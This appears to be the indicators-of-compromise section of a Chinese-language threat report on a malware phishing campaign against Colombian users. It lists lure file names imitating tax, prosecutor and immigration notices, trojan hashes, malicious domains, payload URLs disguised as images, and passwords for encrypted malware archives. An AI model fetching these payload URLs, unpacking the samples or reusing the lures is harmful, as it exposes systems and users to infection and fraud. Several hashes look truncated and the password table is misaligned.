46665f9b602201f86eef6b39df618c4a	Orden de comparendo N\xc2\xb0 5098.doc
476657db56e3199d9b56b580ea13ddc0	Reporte Negativo como codeudor.doc
4bbfc852774dd0a13ebe6541413160bb	listado de funcionarios autorizados para censo nacional 2018.doc
51591a026b0962572605da4f8ecc7b1f	Orden de comparendo multa detallada.doc
66f332ee6b6e6c63f4f94eed6fb32805	Codigo Tarjeta Exito Regalo.doc
688b7c8278aad4a0cc36b2af7960f32c	fotos.doc
7fb75146bf6fba03df81bf933a7eb97d	Dian su deuda a la fecha.doc
91cd02997b7a9b0db23f9f6377315333	credito solicitado.doc
9a9167abad9fcab18e02ef411922a7c3	comparendo electronico.doc
a91157a792de47d435df66cccd825b3f	C:\Users\kenneth.ubeda\Desktop\Migracion colombia proceso pendiente 509876.doc
b4ab56d5feef2a35071cc70c40e03382	Reporte fraude desde su direccion ip.doc
b6691f01e6c270e6ff3bde0ad9d01fff	Dian Embargo Prima de Navidad.doc
cbbd2b9a9dc854d9e58a15f350012cb6	IMPORTANTE IMPORTANT.doc
cf906422ad12fed1c64cf0a021e0f764	Migracion colombia Proceso pendiente.doc - copia.nono.txt
e3050e63631ccdf69322dc89bf715667	Citacion Fiscalia general de la Nacion Proceso 305351T.doc
ea5b820b061ff01c8da527033063a905	Fiscalia proceso 305351T.doc
eb2ea99918d39b90534db3986806bf0c	Proceso Pendiente Migracion Colombia (2).doc
ecccdbb43f60c629ef034b1f401c7fee	Dian Embargo Bancario
ee5531fb614697a70c38a9c8f6891ed6	BoardingPass.doc
fd436dc13e043122236915d7b03782a5	text.doc
bf95e540fd6e155a36b27ad04e7c8369	Migracion colombia Proceso pendiente.mht
ce589e5e6f09b603097f215b0fb3b738	estado de cuenta.mht
b0687578284b1d20b9b45a34aaa4a592	sanción declaracion de renta.doc

木马 MD5
0915566735968b4ea5f5dadbf7d585cc
0a4c0d8994ab45e5e696846333429e8
0e874e8859c3084f7df5fdfce4cf5e2
1733079217ac6b8f1699b91abfb5d578
19d4a9aee1841e3aee35e115fe81b6ab
1bc52faf563eeda4207272d8c57f27cb
20c57c5efa39d963d3a1470c5b1e0b36
2d52f51831bb09c03ef6d4237df554f3
30ecfee4ae0ae72cf645c716bef840a0
3155a8d95873411cb8930b992c357ec4
3205464645148d393eac89d085b49afe
352c40f10055b5c8c7e1e11a5d3d5034
42f6f0345d197c20aa749db1b65ee55e
4354cb04d0ac36dab76606c326bcb187
43c58addee9cb4ef968bfc14816a4762b
4daacd7f717e567e25af46cbf0250c0
4e7251029eb4069ba4bf6605ee30a610
50064c54922a98dc1182c481e5af6dd4
519ece9d56d4475f0b1287c0d22ebfc2
53774d4cbd044b26ed09909c7f4d32b3
5be9be1914b4f420728a39fdb060415e
5dee0ff120717a6123f1e9c05b5bdbc2
60daac2b50cb0a8bd86060d1c288cae2
6d1e586fb5b5e1f9fbcc31ff2fbe3c8c
763fe5a0f9f4f90bdc0e563518469566
7a2d4c22005397950bcd4659dd8ec249
7b69e3aab970c25b40fad29a564a0cf
8518ad447419a4e30b7d19c62953ccaf
8ec736a9a718877b32f113b4c917a97a
940d7a7b6f364fbcb95a3a77eb2f44b4
9b3250409072ce5b4e4bc467f29102d2
9db2ac3c28cb34ae54508fab90a0fde7
a1c29db682177b252d7298fed0c18ebe
a3f0468657e66c72f67b7867b4c03b0f
a7cc22a454d392a89b62d779f5b0c724
aaf04ac5d630081210a8199680dd2d4f
ac1988382e3bcb734b60908efa80d3a5
ad2c940af4c10f43a4bdb6f88a447c85
afb80e29c0883fbff96de4f06d7c3aca
b0ed1d7b16dcc5456b8cf2b5f76707d6
b3be31800a8fe329f7d73171dd9d8fe2

b5887fc368cc6c6f490b4a8a4d8cc469
b9d9083f182d696341a54a4f3a17271f
c654ad00856161108b90c5d0f2afbda1
ccf912e3887cae5195d35437e92280c4
d0cd207ae63850be7d0f5f9bea798fda
df91ac31038dda3824b7258c65009808
e2771285fe692ee131cbc072e1e9c85d
e2f9aabb2e7969efd71694e749093c8b
e3dad905cecdcf49aa503c001c82940d
e4461c579fb394c41b431b1268aadf22
e770a4fbada35417fb5f021353c22d55
e7d8f836ddba549a5e94ad09086be126
e9e4ded00a733fdee91ee142436242f4
edef2170607979246d33753792967dcf
ef9f19525e7862fb71175c0bbfe74247
f1e85e3876ddb88acd07e97c417191f4
f2776ed4189f9c85c66dd78a94c13ca2
f2d81d242785ee17e7af2725562e5eae
f3d22437fae14bcd3918d00f17362aad
f7eb9a41fb41fa7e5b992a75879c71e7
f90fcf64000e8d378eec8a3965cff10a

恶意域名
ceoempresarias.com
ceosas.linkpc.net
ceoseguros.com
diangovcomuiscia.com
ismaboli.com
medicosco.publicvm.com
mentes.publicvm.com

恶意 URL
http://ceoempresarias.com/js/d.jpg
http://ceoseguros.com/css/c.jpg
http://ceoseguros.com/css/d.jpg
http://diangovcomuiscia.com/media/a.jpg
http://dianmuiscaingreso.com/css/w.jpg
http://dianportalcomco.com/bin/w.jpg
http://ismaboli.com/dir/i.jpg
http://ismaboli.com/js/i.jpg

RAR 加密压缩包 MD5	密码
592C9B2947CA31916167386ED	censonacionalde poblacion2018307421e68dd993c4a8bb9e3d

D0A4936	5e6c066946ro
A355597A4DD13B3F882DB243 D47D57EE	documentoadjuntodian876e68dd993c4a8bb9e3d5e6c066946 deudaseptiembre
77FEC4FA8E24D580C4A3E8E58 C76A297	procesofiscalia30535120180821e68dd993c4a8bb9e3d5e6c06 6946se
0E6533DDE4D850BB7254A5F3B 152A623	migracioncolombia
F486CDF5E F6A1992E6806B677 A59B22A	credito
FECB2BB53F4B51715BE5CC95C FB8546F	421e68dd993c4a8bb9e3d5e6c066946r
19487E0CBFDB687538C15E1E4 5F9B805	centrociberneticoenviosipfraude876e68dd993c4a8bb9e3d5e 6c066946octubre
99B258E9E06158CFA17EE235A2 80773A	fiscaliadocumentos421e68dd993c4a8bb9e3d5e6c066946agos to
B6E43837F79015FD0E05C4F4B2 F30FA5	20180709registraduria421e68dd993c4a8bb9e3d5e6c066946r

6. 参考链接

- [1].<https://cloudblogs.microsoft.com/microsoftsecure/2018/05/10/enhancing-office-365-advanced-threat-protection-with-detonation-based-heuristics-and-machine-learning/>
[2].<http://www.pwncode.club/2018/09/mhtml-macro-documents-targeting.html>